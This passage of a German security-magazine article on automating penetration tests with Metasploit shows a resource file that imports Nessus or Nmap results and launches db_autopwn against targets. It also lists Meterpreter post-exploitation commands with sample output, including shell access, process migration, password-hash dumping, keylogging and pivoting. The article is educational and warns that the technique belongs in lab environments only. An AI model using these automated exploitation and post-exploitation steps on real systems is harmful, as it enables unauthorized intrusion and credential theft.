Mit der dargestellten Bedienung von *Nessus* und *Nmap* per *CLI* wurde bereits der erste Teil der benötigten Grundlagen für die angestrebte Automatisierung behandelt. Die aus diesen Scanvorgängen gewonnenen Ergebnisse müssen im Anschluss in das Metasploit Framework importiert werden, welches die passenden Exploits auswählen und gegen die vorhandenen Ziele einsetzen muss. Um diesen Vorgang ebenfalls zu automatisieren, besteht die Möglichkeit so genannte „*Metasploit Ressource Files*“ einzusetzen.

Das in Listing 9 dargestellte Metasploit Ressource File beinhaltet alle relevanten Befehle, die von Metasploit sequentiell abgearbeitet werden. Dabei handelt es sich um dieselbe Befehlsreihenfolge die normalerweise manuell in der *msfconsole* eingegeben werden müsste. Alternativ kann die dargestellte Vorgehensweise auf Basis der *Nmap* Ergebnisse durchgeführt werden. Hierfür muss lediglich die Zeile „*db_import_nessus_nbe ./Pfad/zum/Nessus/NBE-File*“ mit dem Befehl zum Importieren von Nmap Files (*db_import_nmap_xml*) ersetzt werden.

Das dargestellte Ressource File lässt sich nun durch Aufruf der Metasploit Konsole mit dem Parameter „*-r*“ zur Ausführung bringen:

Listing 7. *Nessus auf der Command Line (Ausgabe gekürzt)*

```
m1k3@s3cur1ty:~/diverses/artikel$ nessus -h
nessus, version 4.0.1.

Common options :
 nessus [-vnh] [-c .rcfile] [-V] [-T <format>]
Batch-mode scan:
nessus -q [-pPS] <host> <port> <user> <pass> <targets-file> <result-file>General
                        options :
        -v : shows version number
        -h : shows this help
        -T : Output format: 'nbe', 'html', 'nessus' or 'txt'
        -V : make the batch mode display status messages
             to the screen.
        -x : override SSL "paranoia" question preventing nessus from
             checking certificates.
…
m1k3@s3cur1ty:~/diverses/artikel$ nessus -q -x -V -T nbe localhost 1241 USER PASS
                        IPs.txt output.nbe
```

Listing 8. *Beispiel eines Metasploit Ressource Files*

```
load db_sqlite3
db_destroy hakin9
db_create hakin9
db_import_nessus_nbe ./Pfad/zum/Nessus/NBE-File
db_hosts
db_services
db_autopwn -t -x
db_autopwn -e -x
db_jobs
db_sessions -l
```

Listing 9. *autopwn.sh*

```
m1k3@s3cur1ty:~$ ./autopwn-v0.1.sh
automated exploiting script:
version: v0.1
usage information:
usage: ./autopwn-v0.1.sh -f IP-File -O <OUTPUT Directory> -p [-v -o]

-p ... Nmap Portscan
-v ... Nessus Vulnerabilityscan
-o ... OpenVAS Vulnerabilityscan

usage: ./autopwn-v0.1.sh -V | -h
```

Listing 10. *Beispiele für sinnvolle Meterpreter Module*

- cd – dient dem Verzeichniswechsel am angegriffenen System
- getwd/pwd – zeigt das aktuelle Verzeichnis am angegriffenen System an

```
meterpreter > pwd
H:\
meterpreter > cd C:\Windows
meterpreter > pwd
C:\Windows
```

- download – ermöglicht den einfachen Download von Dateien und Verzeichnissen

```
meterpreter > ls *.txt
Listing: *.txt
Mode        Size  Type  Last modified      Name
100666/rw-rw-rw-  2518  fil
   Tue Oct 13 18:24:08 +0200 2009  test.txt
meterpreter > download test.txt
[*] downloading: test.txt -> test.txt
[*] downloaded : test.txt -> test.txt
```

- lcd – ermöglicht den lokalen Verzeichniswechsel
- lpwd – zeigt das aktuelle Verzeichnis am lokalem System an

```
meterpreter > lpwd
/pentest/exploits/framework3
meterpreter > lcd /root
meterpreter > lpwd
/root
```

- use – Einbindung externer Scripte

```
meterpreter > use -l
espia
incognito
incognito.x64
priv
priv.x64
sniffer
stdapi
stdapi.x64
```

- ipconfig – Darstellung von Netzwerkinformationen (wie die Windows Darstellung)
- route – ermöglicht den Angriff weiterer Netzwerkbereiche, die sich hinter dem übernommenen System befinden

```
msf exploit(handler) > route
Usage: route [add/remove/get/flush/print] subnet netmask
       [comm/sid]
Route traffic destined to a given subnet through
        a supplied session.
The default comm is Local.
```

- getpid – Zeigt die aktuelle Prozess ID an
- ps – Zeigt eine aktuelle Prozessliste an
- migrate – Migriert den Meterpreter Prozess in einen anderen Prozess

```
meterpreter > getpid
Current pid: 7576
meterpreter > ps
Process list

    PID   Name              Path
    3624  firefox.exe       C:\Program Files\Mozilla
                               Firefox\firefox.exe
meterpreter > migrate 3624
[*] Migrating to 3624...
[*] Migration completed successfully.
meterpreter > getpid
Current pid: 3624
```

- getuid – Gibt Informationen zum aktuellen Benutzer (in dessen Kontext Meterpreter läuft)

```
meterpreter > getuid
Server username: DOMAIN\m1k3
```

- shell – ermöglicht den Zugriff auf eine CLI (cmd.exe) am Opfersystem

```
meterpreter > shell
Process 5692 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.
C:\Program Files\Mozilla Firefox>whoami
whoami
DOMAIN\m1k3
C:\Program Files\Mozilla Firefox>exit
```

- sysinfo – Zeigt weitere Systemdetails wie das Betriebssystem an

```
meterpreter > sysinfo
Computer: HOSTNAME
OS      : Windows 7 (Build 7600, ).
Arch    : x86
Language: de_DE
```

- hashdump – Liest die Windows Passwort Hashes aus
- keyscan_start/stop/dump – ermöglicht die Einbindung eines Keyloggers
- uictl – Deaktivieren der Maus und/oder Tastatur

```
meterpreter > uictl
Usage: uictl [enable/disable] [keyboard/mouse]
```

- idletime – Ermittelt wie lange der Benutzer nicht mehr aktiv war

```
meterpreter > idletime
User has been idle for: 0 secs
```

- sessions – Sessionmanagement

```
msf exploit(handler) > sessions -v
Active sessions
 1   Meterpreter  192.168.1.102:4444 ->
       192.168.1.101:1247  multi/handler
msf exploit(handler) > sessions -i 1
[*] Starting interaction with 1...
meterpreter >
```



Abbildung 4. *NeXpose Scan in der msfconsole*

```
m1k3@s3cur1ty:~/diverses/artikel$
   sudo /pentest/exploits/framework3/
   msfconsole -r /Pfad/zum/
   Ressourcefile
```

Automatisiert

Mit den in diesem Artikel dargestellten Informationen ist es möglich einen vollständig automatisierten Pentest, basierend auf den Ergebnissen von *Portscannern wie auch Schwachstellenscannern* in Kombination mit Metasploit, durchzuführen. Online unter „*http://www.s3cur1ty.de*“ wird ein Shell Script vorgestellt, welches die in diesem Artikel behandelten manuellen Teilschritte zu einem automatisierten Exploiting Script zusammenfügt. Mit diesem Script wird es ermöglicht, ohne weitere Benutzerinteraktion, Exploiting Vorgänge durchzuführen. Dieses Script implementiert die grundlegende Funktionsweise und kann als Grundlage für weitere Entwicklungen verwendet werden.

Dem Script muss unter Zuhilfenahme einer Adressdatei Informationen zu den verwendenden IP Adressen übergeben werden. Mit verschiedenen Parametern lässt sich steuern, auf welcher Basis (Nmap, Nessus, OpenVAS) der Exploitingvorgang durchgeführt werden soll. Durch die Anwendung der Option „*-p*“ wird ein *Nmap* Portscan gestartet und anschließend auf Basis der Ergebnissen der Exploitingvorgang vollzogen. Die Option „*-v*“ führt einen *Nessus* Schwachstellenscan durch, importiert die Ergebnisse in Metasploit und versucht mit „*db_autopwn -x -e*“ gefundene Schwachstellen automatisiert auszunützen. Die Option „*-h*“ gibt, die in Listing 10 dargestellten, weiteren Informationen zum korrekten Einsatz des Shellscriptes aus.

Vollständig automatisierte Pentests wie in diesem Artikel dargestellt wurden, werden im Allgemeinen nur in gesicherten Laborumgebungen durchgeführt. Im Normalfall eines Pentests ist das Risiko welches von automatisierten Exploitingvorgänge ausgeht zu hoch. Die dargestellte Vorgehensweise kann allerdings für eine erste Vorauswahl der Exploits dienen, oder auch um zu analysieren, ob das Metasploit Framework passende Exploits beinhaltet.

milw0rm is dead?

Nach langen Jahren hat milw0rm [1] in letzter Zeit massive Probleme Exploits zeitnah zu veröffentlichen. Offensive Security hat unter [2] ein neues Exploit Archiv zur Verfügung gestellt, welches auf dem bestehenden milw0rm Archiv basiert. Dadurch kann das neue Archiv auch für alle bisherigen bzw. älteren Exploits herangezogen

Abbildung 5. *Website Sammlung von Exploits*

werden. An dieser Stelle sei str0ke und allen Helfern von milw0rm für ihre langjährige herausragende Arbeit für die Community gedankt.

Metasploit v3.3

Am 17.11.2009 wurde nach knapp einjähriger Entwicklungszeit die neue stabile Version von Metasploit veröffentlicht. Die Version 3.3 bringt eine hohe Anzahl an Neuerungen mit und beinhaltet mittlerweile 446 Exploits und 216 Auxiliary Module. Von den integrierten Payloads werden neben den meisten älteren Windows Systemen mittlerweile auch aktuelle Windows 7 Systeme unterstützt. Seit der Version 3.2 wurden bislang über 180 Fehler im Framework behoben. Das aktuelle Framework bringt neben einem Windows Installer, der von Windows 2000 bis Windows 7 alle Systeme unterstützt, auch einen Installer für Linux und Unix Systeme mit. Weitere Details zu diesem Release entnehmen Sie bitte den Release Notes unter [18].

Video und weitere Info

Online unter [20] ist ein Video Tutorial vorhanden, welches die in diesem Artikel beschriebenen Automatisierungsvorgänge detailliert darstellt und deren Umsetzung an einem praktischem Laboraufbau demonstriert.

An dieser Stelle muss ausdrücklich festgehalten werden, dass der beschriebene Exploitingvorgang ausschließlich in einer gesicherten Testumgebung zur Anwendung gebracht werden darf. Werden Angriffe dieser Art auf Systemen durchgeführt, für die keine ausdrückliche Erlaubnis erteilt wurde, stellt dies unter Umständen eine strafrechtlich relevante Handlung dar. Für den Aufbau einer Testumgebung in der solche Exploits und weitere Angriffstechniken zur Anwendung gebracht werden können, soll auf den Artikel „Sichere Umgebung für Penetration Testing“ in Ausgabe 02/2009 hingewiesen werden.

Wie geht es weiter?

Der Artikel in dieser Ausgabe stellt den dritten Teil einer mehrteiligen Metasploit Serie dar. Er soll einen tiefen Blick in das Framework ermöglichen und zeigen, wie beispielsweise die *Post Exploitation Phase* durch integrierte Automatisierungsmethoden erheblich optimiert werden kann. Die Umsetzung der *autopwn* Funktion mit der Integration von *Nessus* und *Nmap*, zeigte die überaus mächtige Möglichkeit des nahezu vollständig automatisierten Exploitingvorganges und wie dieser Vorgang mit Hilfe einfacher Shellscripte noch weiter optimiert werden kann. In der nächsten Ausgabe werden die Möglichkeiten die Metasploit für Sicherheitsanalysen von Webanwendungen bietet genauer analysiert.

Im Internet

- [1] http://www.milw0rm.com/ - Sammlung von Exploits
- [2] http://exploits.offensive-security.com/ - Sammlung von Exploits
- [3] http://www.coresecurity.com/content/core-impact-overview - Webseite von Core Security
- [4] http://nmap.org/ - Nmap Webseite
- [5] http://en.wikipedia.org/wiki/Ping_sweep - Wikipedia Erklärung zu Ping Sweeps
- [6] http://www.tenablesecurity.com/solutions/ - Webseite von Tenable (Hersteller von Nessus)
- [7] http://metasploit.com/ - Metasploit Webseite
- [8] http://www.immunitysec.com/products-canvas.shtml - Immunity Canvas Webseite
- [9] http://www.securityfocus.com/archive/1 - Bugtraq
- [10] http://osvdb.org/ - OSVDB
- [11] http://cve.mitre.org/ - CVE
- 12] http://www.metasploit.com/documents/meterpreter.pdf - Meterpreter Dokument
- [13] http://pauldotcom.com/2009/07/meterpreter-stealthier-than-ev.html - Meterpreter Verschlüsselung
- [14] http://blog.metasploit.com/2006/09/metasploit-30-automated-exploitation.html - Autopwn Ankündigung
- [15] http://www.metasploit.com/data/antiforensics/BlueHat-Metasploit_AntiForensics.ppt - Metasploit Anti Forensik
- [16] http://sebug.net/local/csw2009/Hacking%20Macs%20for%20Fun%20and%20Prot.pdf – Meterpreter for Mac OS X (Macterpreter)
- [17] http://www.blackhat.com/presentations/bh-usa-09/IOZZO/BHUSA09-Iozzo-iPhoneMeterpreter-SLIDES.pdf - Meterpreter for IPhone
- [18] https://metasploit.com/redmine/projects/framework/wiki/ReleaseNotes33 - Metasploit v3.3 - Release Notes
- [19] http://blog.metasploit.com/2009/11/metasploit-framework-33-released.html - Metasploit Release v3.3 Ankündigung
- [20] http://www.s3cur1ty.de – Weitere Informationen und Ergänzungen zu dieser Metasploit Artikel Serie
- [21] http://www.metasploit.com/redmine/issues/566 - Metasploit läuft im Arbeitsspeicher
- [22] http://www.metasploit.com/redmine/projects/framework/wiki/NeXpose_Plugin - Metasploit Wiki zur NeXpose Integration
- [23] http://www.s3cur1ty.de/msf-nexpose - Metasploit NeXpose Integration
- [24] http://www.metasploit.com/redmine/issues/391 - Metasploit Roadmap - Feature 391

Michael Messner

Der Autor ist IT Security Consultant bei der Integralis Deutschland GmbH. Er führt regelmäßig Sicherheitsüberprüfungen namhafter deutscher Unternehmen und Konzerne durch. Die dabei aufgedeckten Schwachstellen dienen den Unternehmen als Grundlage für die Verbesserung ihrer technischen sowie organisatorischen Sicherheit.

Kontakt mit dem Autor:
michael.messner@integralis.com
http://www.integralis.com
http://www.s3cur1ty.de